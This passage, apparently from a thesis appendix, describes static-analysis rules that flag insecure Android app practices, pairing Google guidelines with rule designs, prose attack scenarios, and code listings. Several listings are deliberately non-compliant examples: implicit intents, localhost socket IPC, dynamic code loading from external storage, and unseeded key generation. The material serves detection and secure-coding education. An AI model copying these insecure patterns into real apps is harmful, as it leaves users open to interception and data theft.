    // Calculating the hash code can take quite a bit of time, so it
    ↪ shouldn't
    // be done on the main thread.
    executor.execute(() -> {
        String hash;
        try (DigestInputStream digestStream =
            new DigestInputStream(stream, digest)) {
            while (digestStream.read() != -1) {
                // The DigestInputStream does the work;
                ↪ nothing for us to do.
            }
            StringBuilder builder = new StringBuilder();
            for (byte aByte : digest.digest()) {
                builder.append(String.format("%02x",
                    ↪ aByte)).append(':');
            }
            hash = builder.substring(0, builder.length() - 1);
        } catch (IOException e) {
            hash = null;
        }

        final String calculatedHash = hash;
        runOnUiThread(() ->
            ↪ hashCallback.onHashCalculated(calculatedHash));
    });
    return true;
}
```

Listing B.10: Check validity of external storage data

Rule design: Checks are done if the app reads any file from the external storage. If this is so, a violation is flagged as a warning.

Attack: If an app does not check the validity of the data stored on the external storage, it might not rely that some data could have been tampered with by a malicious app on the same device.

B.14 Rule 14 - Do not create dangerous permissions

Google guideline: Generally, you should strive to define as few permissions as possible while satisfying your security requirements. Creating a new permission is relatively uncommon for most applications, because the system-defined permissions cover many situations. Where appropriate, perform access checks using existing permissions.

If you must create a new permission, consider whether you can accomplish your task with a signature protection level. Signature permissions are transparent to the user and allow access only by applications signed by the same developer as the application performing the permission check.

```
<permission
android:name="com.mycompany.secureapp.PERMISSION_ACCESS_VAULT"
android:protectionLevel="dangerous" />
```

Listing B.11: An example of a dangerous permission, violating rule 14

Rule design: The check consists on collecting the list of custom permissions declared in the manifest. If any of these permissions is declared as dangerous, a violation is flagged.

Attack: Defining new permissions without the signature protection level might lead to a lack of access control to protected resources. Any malicious app can declare the new permission and exploit it, since no control over the signature will be applied.

B.15 Rule 15 - Erase data in WebView cache

Google Guideline. If your application accesses sensitive data with a `WebView`, you may want to use the `clearCache()` method to delete any files stored locally. You can also use server-side headers such as `no-cache` to indicate that an application should not cache particular content.

Rule design: Checks are done if the app clears the cache of all the `WebView` object it uses. If a `WebView` object doesn't clear its cache, a violation is flagged.

Attack: If an app using a `WebView` object and does not clear its cache through the `clearCache()` method, any malicious code running within the app UID (e.g., third-party libraries) can access to the data saved in the cache.

B.16 Rule 16 - Avoid SQL injections

Google Guideline: When accessing a content provider, use parameterized query methods such as `query()`, `update()`, and `delete()` to avoid potential SQL injection from untrusted sources. Note that using parameterized methods is not sufficient if the selection argument is built by concatenating user data prior to submitting it to the method. Don't have a false sense of security about the write permission. The write permission allows SQL statements that make it possible for some data to be confirmed using creative WHERE clauses and parsing the results. For example, an attacker might probe for the presence of a specific phone number in a call log by modifying a row only if that phone number already exists.

Rule design: Violations are flagged if the `query()` method of a Content Provider is overridden as a warning that the user input should be properly validated to avoid SQL injections.

Attack: If an app uses parameterized query methods to access one of its content providers, but the selection argument is built by concatenating user data, an attacker can launch SQL injection attacks.

B.17 Rule 17 - Prefer explicit intents

Google Guideline: For activities and broadcast receivers, intents are the preferred mechanism for asynchronous IPC in Android. Depending on your application requirements, you might use `sendBroadcast()`, `sendOrderedBroadcast()`, or an explicit intent to a specific application component. For security purposes, explicit intents are preferred.

```
// Non complaint
Intent viewIntent = new Intent(Intent.ACTION_VIEW);
viewIntent.setData(Uri.parse("http://example.com"));
startActivity(viewIntent);

// Complaint
Intent viewIntent = new Intent(this, TargetActivity.class);
viewIntent.setAction(Intent.ACTION_VIEW);
viewIntent.setData(Uri.parse("http://example.com"));
startActivity(viewIntent);
```

Listing B.12: Non complaint code versus complaint code for rule 17

Rule design: Checks are done to all the intents the app uses to send broadcast messages, start or bind services, or start activities. If any of these intents is

implicit, a violation is flagged.

Attack: The attack is the same as for Rule 1.

B.18 Rule 18 - Do not use IP networking for IPC

Google guideline: Some applications use localhost network ports for handling sensitive IPC. You should not use this approach because these interfaces are accessible by other applications on the device. Instead, use an Android IPC mechanism where authentication is possible, such as with a Service. Binding to `INADDR_ANY` is worse than using loopback because then your application may receive requests from anywhere.

Rule design: The analysis looks for reference to local addresses (e.g. *localhost* or *127.0.0.1*) in the code of the app. If any are found, a violation is flagged.

```
InputStream in = new ServerSocket(8080, 1024,
    ↪ InetAddress.getByName("localhost")).accept().getInputStream();
for (int res = 0; res != -1; res = in.read(new byte[1024])) {
    // Do something ...
}
```

Listing B.13: Non complaint code for rule 18

Attack: A malicious app can connect to the same localhost network ports as legitimate apps and intercept the messages they exchange.

B.19 Rule 19 - Do not export unprotected services

Google guideline: A Service is often used to supply functionality for other applications to use. Each service class must have a corresponding `<service>` declaration in its manifest file. By default, services are not exported and cannot be invoked by any other application. However, if you add any intent filters to the service declaration, it is exported by default. It's best if you explicitly declare the `android:exported` attribute to be sure it behaves as you'd like. Services can also be protected using the `android:permission` attribute. By doing so, other applications need to declare a corresponding `<uses-permission>` element in their own manifest to be able to start, stop, or bind to the service. A service can protect individual IPC calls into it with permissions, by calling `checkCallingPermission()` before executing the implementation of that call.

You should use the declarative permissions in the manifest, since those are less prone to oversight.

Rule design: The app's declared services are checked. If the app contains any implicitly exported service, or if any of the exported services does not check for permissions, a violation is flagged.

Attack: If a Service is exported, a malicious app can interact with it by sending malicious Intent messages, that compromise the Service runtime execution.

B.20 Rule 20 - Do not use telephony networking for sensitive data

Google guideline: The SMS protocol was primarily designed for user-to-user communication and is not well-suited for apps that want to transfer data. Due to the limitations of SMS, you should use Google Cloud Messaging (GCM) and IP networking for sending data messages from a web server to your app on a user device.

Rule design: Since an app may use SMS for legitimate reasons, the manifest of the app is checked for SMS-related permissions. If any SMS related permission is declared (e.g. `READ_SMS`) a violation is flagged as a warning.

Attack: An attacker could use sms spoofing to send a malicious SMS to a legitimate app. Alternatively, an attacker could intercept the SMS messages sent by a legitimate app and read their content, which is not encrypted.

B.21 Rule 21- Use secure random number generators for cryptographic keys

Google guideline: Use a secure random number generator, `SecureRandom`, to initialize any cryptographic keys generated by `KeyGenerator`. Use of a key that is not generated with a secure random number generator significantly weakens the strength of the algorithm and may allow offline attacks. If you need to store a key for repeated use, use a mechanism, such as `KeyStore`, that provides a mechanism for long term storage and retrieval of cryptographic keys.

```
SecretKey k = KeyGenerator.getInstance("AES").generateKey();
FileOutputStream os = openFileOutput("key.bin", 0);
os.write(k.getEncoded());
os.close();
```

Listing B.14: Non complaint code for rule 21

Rule design: The analysis looks for `KeyGenerator` objects in the code of the app. If any of these objects is non initialized using a secure random number generator, a violation is flagged.

Attack: When keys are not generated through secure random number generators, a malicious app can infer the value of such keys and decrypt any sensitive data previously encrypted by the legitimate app.

B.22 Rule 22 - Protect exported Broadcast Receivers

Google Guideline: A `BroadcastReceiver` handles asynchronous requests initiated by an Intent. By default, receivers are exported and can be invoked by any other application. If your `BroadcastReceiver` is intended for use by other applications, you may want to apply security permissions to receivers using the `<receiver>` element within the application manifest. This prevents applications without appropriate permissions from sending an intent to the `BroadcastReceiver`.

Rule design: The analysis inspects all Broadcast Receivers declared by the app. If there is any Broadcast Receiver that is not protected by a permission, a violation is flagged.

Attack: Any malicious app can create an intent which can trigger an exported receiver not protected by a permission. For instance, let's consider an exported and not protected receiver which sends an SMS to a phone number received as an extra parameter of the triggering intent. A malicious application could trigger the receiver by sending intents with a premium rate SMS number. Thus, it would force users to send messages without their consent, stealing money from them.

B.23 Rule 23 - Do not load code dynamically

Google guideline: We strongly discourage loading code from outside of your application APK. Doing so significantly increases the likelihood of application compromise due to code injection or code tampering. It also adds complexity around version management and application testing. It can also make it impossible to verify the behavior of an application, so it may be prohibited in some environments.

If your application does dynamically load code, the most important thing to keep in mind about dynamically-loaded code is that it runs with the same security permissions as the application APK. The user makes a decision to install your

application based on your identity, and the user expects that you provide any code run within the application, including code that is dynamically loaded. The major security risk associated with dynamically loading code is that the code needs to come from a verifiable source. Many applications attempt to load code from insecure locations, such as downloaded from the network over unencrypted protocols or from world-writable locations such as external storage. These locations could allow someone on the network to modify the content in transit or another application on a user's device to modify the content on the device.

```
var cl = new DexClassLoader("external.dex",
    ↪ getExternalCacheDir().getAbsolutePath(), null,
    ↪ getClassLoader()).loadClass("RuntimeClass").newInstance();
```

Listing B.15: Non complaint code for rule 23

Rule design: The analysis checks for any invocation to the `DexClassLoader` class and consider it a violation to the rule.

Attack: A malicious app can launch a code injection attack through which it modifies the code that a legitimate app will dynamically load. This aim can be achieved if the code is saved in the external storage, is downloaded from a remote location (and, thus, intercepted and modified).

B.24 Rule 24 - Do not disable hostname verification

Google guideline: Caution: Replacing `HostnameVerifier` can be very dangerous if the other virtual host is not under your control, because a man-in-the-middle attack could direct traffic to another server without your knowledge.

If you are still sure you want to override hostname verification, here is an example that replaces the verifier for a single `URLConnection` with one that still verifies that the hostname is at least on expected by the app:

```
HostnameVerifier verifier = new HostnameVerifier () {

    @Override
    public boolean verify (String hostname, SSLSession session) {
        HostnameVerifier hv =
            ↪ HttpsURLConnection.getDefaultHostnameVerifier();
        return hv.verify("example.com", session);
    }
}
```

```
};

// Tell the URLConnection to use our HostnameVerifier
URL url = new URL("https://example.org/");
HttpsURLConnection urlConnection = (HttpsURLConnection)
    ↪ url.openConnection();
urlConnection.setHostnameVerifier(verifier);
InputStream in = urlConnection.getInputStream();
copyInputStreamToOutputStream(in, System.out);
```

Listing B.16: Do not disable hostname verification

Rule design: All `HttpsURLConnection` objects used by the app are checked. If any of them overrides the default hostname verifier, a violation is flagged.

Attack: A malicious app can perform a man-in-the-middle attack by redirecting the traffic, originally sent to a legitimate server, towards another malicious one.

B.25 Rule 25 - Do hostname verification when using `SSLSocket`

Google guideline: Caution: `SSLSocket` does not perform hostname verification. It is up to your app to do its own hostname verification, preferably by calling `getDefaultHostnameVerifier()` with the expected hostname. Further beware that `HostnameVerifier.verify()` doesn't throw an exception on error but instead returns a boolean result that you must explicitly check.

Here is an example showing how you can do this. It shows that when connecting to `gmail.com` port 443 without SNI support, you'll receive a certificate for `mail.google.com`. This is expected in this case, so check to make sure that the certificate is indeed for `mail.google.com`:

```
// Open SSLSocket directly to gmail.com

SocketFactory sf = SSLSocketFactory.getDefault();
SSLSocket socket = (SSLSocket) sf.createSocket("gmail.com", 443);
HostnameVerifier hv = HttpsURLConnection.getDefaultHostnameVerifier();
SSLSession s = socket.getSession();

if (!hv.verify("mail.google.com", s)) {
    ↪ throw new SSLHandshakeException("Expected mail.google.com, found "
    ↪ + s.getPeerPrincipal());
}
```

```
socket.close();
```

Listing B.17: Do hostname verification when using SSLSocket

Rule design: The analysis looks for `SSLSocket` objects in the code of the app. If any `SSLSocket` object that does not perform hostname verification, a violation is flagged.

Attack: A malicious app can launch a man-in-the-middle attack against an app that does not use HTTPS or SSL at all. Moreover, if the victim app does not verify the certificate sent by a server, the attacker can even pretend to be the remote server and establish a communication with the victim app.

B.26 Rule 26 - Configure CAs for debugging

Google guideline: When debugging an app that connects over HTTPS, you may want to connect to a local development server, which does not have the SSL certificate for your production server. In order to support this without any modification to your app's code, you can specify debug-only CAs, which are trusted only when `android:debuggable` is true, by using debug-overrides. Normally, IDEs and build tools set this flag automatically for non-release builds. This is safer than the usual conditional code because, as a security precaution, app stores do not accept apps which are marked debuggable.

```
<!--res/xml/network_security_config.xml:-->
<?xml version="1.0" encoding="utf-8" ?>
<network-security-config>
    <debug-overrides>
        <trust-anchors>
            <certificates src="@raw/debug_cas"/>
        </trust-anchors>
    </debug-overrides>
</network-security-config>
```

Listing B.18: Configure CAs for debugging

Rule design: Checks are done on the manifest file, if debugging is enabled and the network configuration defines a debug override, a violation is flagged as a warning.

Attack: Using conditional code to handle connection to a local development server could lead to mistakes in production builds. If developers forget this conditional code, or this conditional code is not well managed, then an attacker could exploit these mistakes and perform a man-in-the-middle attack.

B.27 Rule 27 - Do not allow cleartext traffic

Google guideline: Note: the guidance in this section applies only to apps that target Android 8.1 (API level 27) or lower. Starting with Android 9 (API level 28), cleartext support is disabled by default.

Applications intending to connect to destinations using only secure connections can opt-out of supporting cleartext (using the unencrypted HTTP protocol instead of HTTPS) to those destinations. This option helps prevent accidental regressions in apps due to changes in URLs provided by external sources such as backend servers. For example, an app may want to ensure that all connections to `secure.example.com` are always done over HTTPS to protect sensitive traffic from hostile networks.

```
<!--res/xml/network_security_config.xml:-->
<?xml version="1.0" encoding="utf-8" ?>
<network-security-config>
    <domain-config cleartextTrafficPermitted="false">
        <domain includeSubdomains="true">
            secure.example.com
        </domain>
    </domain-config>
</network-security-config>
```

Listing B.19: Opt out of cleartext traffic

Rule design: If the network configuration enables clear-text traffic, a violation is flagged.

Attack: With the `cleartextTrafficPermitted` flag set to true, any connection using HTTP is allowed. Thus, an attacker can eavesdrop the cleartext content of any communication established by the victim app.

B.28 Rule 28 - Choose a recommended cryptographic algorithm

Google Guideline: When you have the freedom to choose which algorithm to use (such as when you do not require compatibility with a third-party system), we recommend using the following algorithms:

- **Cipher** class: AES in CBC or GCM mode with 256-bit keys (such as AES/GCM/ NoPadding).
- **MessageDigest** class: SHA-2 family (e.g., SHA-256).

- **Mac** class: SHA-2 family HMAC (e.g., HMACSHA256).
- **Signature** class: SHA-2 family with ECDSA (e.g., SHA256withECDSA).

Rule design: All the invocations to crypto methods are inspected and verified if they are called with insecure arguments. If any invocations are called with insecure arguments, a violation is flagged.

Attack: If an app does not properly use cryptographic algorithms or it uses insecure ones, a malicious app can break and access to any data or communication, which should have been protected by cryptography.

B.29 Rule 29 - Do not use deprecated cryptographic functionality

Google guideline: The following subsections describe deprecated functionality that you should no longer use in your app.

- Bouncy Castle algorithms: A number of algorithms from the *Bouncy Castle* provider that are also provided by another provider have been deprecated in Android P. This only affects cases where the implementation from the Bouncy Castle provider is explicitly requested, such as `Cipher.getInstance("AES/CBC/PKCS7PADDING", "BC")` or `Cipher.getInstance("AES/CBC/PKCS7PADDING", Security.getProvider("BC"))`.

```
Cipher c = Cipher.getInstance("AES/CBC/PKCS7PADDING", "BC");
byte[] buf = "some secret message".getBytes();
byte[] key = new byte[32];
c.init(1, new SecretKeySpec(key, 0, key.length, "AES"));
c.update(buf);
```

Listing B.20: Example using a Bouncy Castle provider

- Password-based encryption ciphers without an IV. Password-based encryption (PBE) ciphers that require an initialization vector (IV) can obtain it from the key, if it's suitably constructed, or from an explicitly-passed IV. When passing a PBE key that doesn't contain an IV and no explicit IV, the PBE ciphers on Android currently assume an IV of zero. When using PBE ciphers, always pass an explicit IV, as shown in the following code snippet:

```
SecretKey key = ...;

Cipher cipher =
    ↪ Cipher.getInstance("PBEWITHSHA256AND256BITAES-CBC-BC");

byte[] iv = new byte[16];
new SecureRandom().nextBytes(iv);
cipher.init(Cipher.ENCRYPT_MODE, key, new IvParameterSpec(iv));
```

Listing B.21: Password-based encryption ciphers without an IV

Rule design: If the app calls the `Cipher.getInstance()` method with an explicit provider, or if it uses PBE ciphers without proper initialization, a violation is flagged.

Attack: When deprecated and insecure cryptographic algorithms are used, a malicious app can decrypt any sensitive data previously encrypted by the legitimate app.

B.30 Rule 30 - Do not migrate private information to device encrypted storage

Google guideline: If a user updates their device to use Direct Boot mode, you might have existing data that needs to get migrated to device encrypted storage. Use `Context.moveSharedPreferencesFrom()` and `Context.moveDatabaseFrom()` to migrate preference and database data between credential encrypted storage and device encrypted storage.

Use your best judgment when deciding what data to migrate from credential encrypted storage to device encrypted storage.

You should not migrate private user information, such as passwords or authorization tokens, to device encrypted storage. In some scenarios, you might need to manage separate sets of data in the two encrypted stores.

```
Context prot = createDeviceProtectedStorageContext();
if (prot.moveSharedPreferencesFrom(this, "example.xml")) {
    Log.i("DeviceProt", "Successfully preferences to DE storage.");
} else {
    Log.e("DeviceProt", "Failed to move shared preferences.");
}
```

Listing B.22: Example of `SharedPreferences` migration to DE storage

Rule design: If the application tries to migrate data to the device encrypted storage, a violation is marked as a warning to remind the user that private information, such as passwords or authorization tokens, should not be stored in device encrypted storage.

Attack: The device encrypted storage is accessible to apps before the user unlocks the screen of the device for the first time after boot. An attacker could exploit this to get access to sensitive information without needing the user to unlock the device.

B.31 Rule 31 - Use device encrypted storage for Direct Boot only

Google guideline: Use device encrypted storage only for information that must be accessible during Direct Boot mode. Do not use device encrypted storage as a general-purpose encrypted store.

Rule design: If the application tries to access the device encrypted storage, a violation is marked as a warning to remind that device encrypted storage should only be used for data that needs to be accessed before the user unlocks the device for the first time.

Attack: The device encrypted storage is accessible to apps before the user unlocks the screen of the device for the first time. An attacker could exploit this to get access to sensitive information without needing the user to unlock the device after boot.